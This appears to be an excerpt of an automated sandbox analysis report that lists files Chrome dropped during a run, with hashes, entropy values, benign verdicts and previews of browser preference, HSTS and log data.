Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA832101
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\08e62fb2-76f9-4dc1-b916-7250a78982dd.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	174336

C:\Users\user\AppData\Local\Google\Chrome\User Data\08e62fb2-76f9-4dc1-b916-7250a78982dd.tmp	
Entropy (8bit):	6.079358615939917
Encrypted:	false
SSDEEP:	3072:EnpGaYTJQE+mugy9+QV1T7IRwdfLSNPIFcbXafIB0u1GOJmA3iuRp:gExaV+QfT7GSmhWaqfIlUOoSiuRp
MD5:	E809E8C8431BF0744477F7A8CA31CAF2
SHA1:	E5E0E88EEFED3FB6DA1C27B1FDEE52AB0C743F60
SHA-256:	898EDFE3B9603860238A391C526B897E49313C403EEB34C3E8942F10CAF45754
SHA-512:	4494772FD1B5418B54723F41D880F450F0006E7A259255A152870CBB7258ED12009BA53303A07E94BA9ABF2A92BAB4AB0A602E0214C0DBBCCF59021EBA3D0FD
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628060177604602e+12,"network":1.628027779e+12,"ticks":4858920062.0,"uncertainty":4687354.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\7a1396a3-5a75-4a7c-9e89-9d4b6ee31674.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SysEx File -
Category:	dropped
Size (bytes):	94708
Entropy (8bit):	3.750155857492192
Encrypted:	false
SSDEEP:	384:BrjYgKNvGpSEVFHs/Ngr5vcY3zQWPHKfG3ar1Koqxz+GG5r1omh2ZaQMMPOSWsNt:lWq1ZCmjr8eHOEekHH+sKicMJh
MD5:	8C15D137F53F3A4ADE3FF188B1661DEE
SHA1:	489209B882857AAC8C36F2F2517B28DC74AAC2BF
SHA-256:	90B7B41968B151B8B4E3F1D11C34BD602FFBD3AB971F4A5D17A0DA89B612480B
SHA-512:	5518632231384D711649CC4ED05ECB047B1D36054D3C2958930A52166E32CEE47761015D39691C2F4141FFD9AA963B0446B1F20C369EB4C3BF6AE32F2A75A917
Malicious:	false
Reputation:	low
Preview:	.q.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\7a4d22be-76d0-46d9-8852-20865621494e.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165868
Entropy (8bit):	6.049539723155548
Encrypted:	false
SSDEEP:	3072:dGaYTJQE+mugy9+QV1T7IRwdfLSNPIFcbXafIB0u1GOJmA3iuRp:YxaV+QfT7GSmhWaqfIlUOoSiuRp
MD5:	6D522048E17E8F7F3B8C27F4143EAA5D
SHA1:	41707AC13D54D8E4E4DBB7B8E032AAF2BCBCF8C7
SHA-256:	2CA288D6389E665DBCF08C19919D1DB10DA08815709D36FB6AED40C680DE78A1
SHA-512:	85AD1C14FAD25E44CC1DF55AEC5F8FD07E03624EC2B7565338EC34C2042CFC4F30EFAF7612A737323DCAD3464A357F76D4ED449F5794C270D13C3D4278F5AB4
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628060177604602e+12,"network":1.628027779e+12,"ticks":4858920062.0,"uncertainty":4687354.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016436405"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\8e0c4f1c-49dd-4c01-8aee-fab85bab571d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	166159
Entropy (8bit):	6.050380386264487

C:\Users\user\AppData\Local\Google\Chrome\User Data\8e0c4f1c-49dd-4c01-8aee-fab85bab571d.tmp	
Encrypted:	false
SSDEEP:	3072:iGaYTJQE+mugy9+QV1T7IRwdfLSNPIFcbXafIB0u1GOJmA3iuRp:3xaV+QfT7GSmhWaqfIlUOoSiuRp
MD5:	B613A9950BF4852A1C655718B0FFF6DF
SHA1:	7F03F3293291B71F3160593D141CE0590020953C
SHA-256:	F8A1A816DDB3D781F8A59AF7C5685BAE9C2CE3CCEA1289F196A70C8FF8B4E453
SHA-512:	404E94D124CAC145E3D03181F8E178D1EF4CDF5CC5E07B9F199A53DCCF850FE548C816B45507046906FC105990FC0575DBFE590F1D41E419C0BB3C116F3FD94
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628060177604602e+12,"network":1.628027779e+12,"ticks":4858920062.0,"uncertainty":4687354.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016436405"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\9ab2440d-328d-4c08-a4be-a43aae1190be.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165962
Entropy (8bit):	6.049813695528308
Encrypted:	false
SSDEEP:	3072:ZGaYTJQE+mugy9+QV1T7IRwdfLSNPIFcbXafIB0u1GOJmA3iuRp:UxaV+QfT7GSmhWaqfIlUOoSiuRp
MD5:	EE7AF2174C577E7C59E03F8288364F12
SHA1:	24EAA465BD2FFE54633BEE940F8AD878843E73EE
SHA-256:	AAD969F7B235B9927E8C9C3E5CEE656787BAA43792FA1383E575EA72B8D32405
SHA-512:	7CAC72392AEA4AE473C0CFF769815F3BB4C3B6E2D9CB9508DFB745A3721A540B1C54D774E9EB8C8FE115971104C801C281BD2146F014AAE7CE39C93566DB09 7
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628060177604602e+12,"network":1.628027779e+12,"ticks":4858920062.0,"uncertainty":4687354.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016436405"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\9f653353-c0d7-4095-9a9b-d160b8fcfbaf.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165962
Entropy (8bit):	6.049813695528308
Encrypted:	false
SSDEEP:	3072:ZGaYTJQE+mugy9+QV1T7IRwdfLSNPIFcbXafIB0u1GOJmA3iuRp:UxaV+QfT7GSmhWaqfIlUOoSiuRp
MD5:	EE7AF2174C577E7C59E03F8288364F12
SHA1:	24EAA465BD2FFE54633BEE940F8AD878843E73EE
SHA-256:	AAD969F7B235B9927E8C9C3E5CEE656787BAA43792FA1383E575EA72B8D32405
SHA-512:	7CAC72392AEA4AE473C0CFF769815F3BB4C3B6E2D9CB9508DFB745A3721A540B1C54D774E9EB8C8FE115971104C801C281BD2146F014AAE7CE39C93566DB09 7
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628060177604602e+12,"network":1.628027779e+12,"ticks":4858920062.0,"uncertainty":4687354.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016436405"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	120
Entropy (8bit):	3.254162526001658

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat	
Encrypted:	false
SSDEEP:	3:FkXft0xE1G1mstft0xE1G1mstft0xE1n:+ftlE1G1mkftlE1G1mkftlE1n
MD5:	E9224A19341F2979669144B01332DF59
SHA1:	F7F760C7104457DF463306A7F7BAE0142EFCEB5B
SHA-256:	47DD519C226D23F203ACAE0EC44DF9BB6208828E24F726E1602EA52F63C3E2BE
SHA-512:	4184302DEB5009D767FECFC150F580DD57D5CF9CF3BFEB7E52C9F3340E5E6499251B9F0DFF37F0454411FED9046880E0A9204312D021294256372C916B8155AC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	sdPC.....s}.....M..2.!..%sdPC.....s}.....M..2.!..%sdPC.....s}.....M..2.!..%

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3242f1a4-c36f-4aa2-a04e-6531ca4eae43.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.536318599834013
Encrypted:	false
SSDEEP:	384:dCCtRLl5oXl1kXqKf/pUZNCgVLH2HfD1rU0HGDnT+nPe1W4v:fLlcl1kXqKf/pUZNCgVLH2HfhrU4GDnV
MD5:	3F166EC2FAAD9788F83E311F7A5FE7F2
SHA1:	0D02E9A0DEB26F7767F093E95CCB67092E8BA492
SHA-256:	07FC6F896FD58960973FDE06DF08BD1D24573C82B3B995759ADB17308478D95A
SHA-512:	161105F3399ED50E6930E645E3352B613B037687B0F7827F1237CA17B232169C76686CB1A085DE0E78BB35D04DBB03849F6B5E2927CD9B2397F3DE0792E95482
Malicious:	false
Reputation:	low
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272533774402231","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3a7c776a-af21-445b-9458-7c079ceb4f0d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4219
Entropy (8bit):	4.871684703914691
Encrypted:	false
SSDEEP:	48:YXsJjMH+5s7YMHBKsvxMHVzspxMHbsIHt/soBDysKqnsllzMHpDCLsWJMHLsNuMg:RG+ZGJG+GTTD7IGpD+G7Gp2GnG4GVhH
MD5:	EDC4A4E22003A711AEF67FAED28DB603
SHA1:	977E551B9ED5F60D018C030B0B4AA2E33B954556
SHA-256:	DD2C9F43F622F801FCC213CDE8E3E90EF1D0D26665AE675449A94CEC7EB1D453
SHA-512:	84D3930579FD73C7D86144D5CDC636436955BA79759273C740D2D72BC4847F2F7F165BBCA3EB2E4DFB01777D6A5F141623278C1BF74615C5A491092CE3FD1602
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248543677350473","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543677350474","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31344},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31656},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501454993","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501454994","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":39369},"server":"https://www.googleapis.com","supports_spdy":true},

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\41d2e9cd-5e48-4647-801e-25037a88812c.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16745
Entropy (8bit):	5.577846761155717
Encrypted:	false
SSDEEP:	384:dCCtULl5oXl1kXqKf/pUZNCgVLH2HfD1rUzJnPeJW4V:qLlcl1kXqKf/pUZNCgVLH2HfhrU9UW2
MD5:	34C584DDB319819D31A50F632CF672A5
SHA1:	B81B50DE7E8F7F3E142438C6A079417D32576F46
SHA-256:	607B19DBA6A5D2C13F95FA51874C2DB83382B9F64E1BA8F1A93D8E55415577F6
SHA-512:	C6436C967A0AF3BC49F816EE0E86BC190B222E9EC6FAB5D0A20DFBCF86B5B7E1E6D64D9EB4B52073FB70D5DEDB833291195AF7D287CF83CFE006290E8796D459

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\41d2e9cd-5e48-4647-801e-25037a88812c.tmp	
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272533774402231","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\764effa1-b3e4-4098-a9bf-929741268d73.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7eedff16-54cf-4dd7-ae90-71b9c9901623.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1205
Entropy (8bit):	5.572943280907969
Encrypted:	false
SSDEEP:	24:YKnWswU8I6H0UhVsTG1KUerkq/HeUeXby2qUeXva7wUa2RUenHQ:YiVwU8I6UUhVseKUewqPeUer2UefEwU8
MD5:	2A2F312ED899273B801A0A6DA32CF8F0
SHA1:	3C9FDA1D265B0A64BAC7DCBD8C7BEDDC78808570
SHA-256:	AB2840671F7D2EF5592BAFF5B3535B755B29B73143524431622BB337EB7AE204
SHA-512:	13E36BDEDACF9B7835A3CAA761D39F1CA1BD3AED3CF996474A252E41F28855282323A0B330724275B2FC458E552408A87268B5B3E268EE93E37B6BEE68BBCC9A
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1643840179.295245,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628060179.29525},{"expiry":1633014077.350499,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601478077.350503},{"expiry":1633014077.22511,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478077.225114},{"expiry":1633014092.4175,"host":"0J7rAWV0ouCFYJ9XrkDiKnAO1SshXJmLJE1SS3V8kDM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478092.417504},{"expiry":1633014091.91938,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478091.919383},{"expiry":1659596179.351485,"host":"8/RrMmQICD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_obse

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\917d1e30-c255-469e-8ef4-1a7e00cfcb20.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22595
Entropy (8bit):	5.536392024494503
Encrypted:	false
SSDEEP:	384:dCCtRLl5oXl1kXqKf/pUZNCgVLH2HfD1rU0HGwnT+nPe84W4P:fLlcl1kXqKf/pUZNCgVLH2HfhrU4Gwnr
MD5:	3B3B456DB48650E9609E43F4416004CC
SHA1:	A9105C81E7241B422D4CF75F9244EDFFFC701406
SHA-256:	B972CFC18CD74D4A768D797F296DC0F8C21A0BA55F0E1917EAD654FC7FBA5822
SHA-512:	94DC30D0E2239B0122D59B38453038DE975B3FBD9BDEDEB9AE4B3307DB8E969FB47A24630CBE0F66823F026183C0964E62A920B38D7D82CCD0E014D84EF4A02
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\917d1e30-c255-469e-8ef4-1a7e00cfcb20.tmp	
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272533774402231","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	334
Entropy (8bit):	5.251155064149979
Encrypted:	false
SSDEEP:	6:mkVcX5L+q2PWXp+N23iKKdK9RXXTZIFUtppVcpz1ZmwPpVcplLVkwOWXp+N23iK1:5Vqyva5Kk7XT2FUtppVA/PpVwR5f5KkT
MD5:	8AB612613214918B20B70B1FF72BD4B6
SHA1:	5A103A3574757959FCD70FEF4BD573B36EED2492
SHA-256:	8C3351852D596EA121F9096DE6D60EE51DE7F14FB449354288D87A493859D788
SHA-512:	13AAA78012FFB8468B9E34BA8219942CC3F3BEEF2C20D2099FDEA56719ECE4A684DC5376EC492D963DBD940BA1173954C5514967EC321185225825B984480701
Malicious:	false
Preview:	2021/08/03-23:56:30.503 1978 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-23:56:30.505 1978 Recovering log #3.2021/08/03-23:56:30.505 1978 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

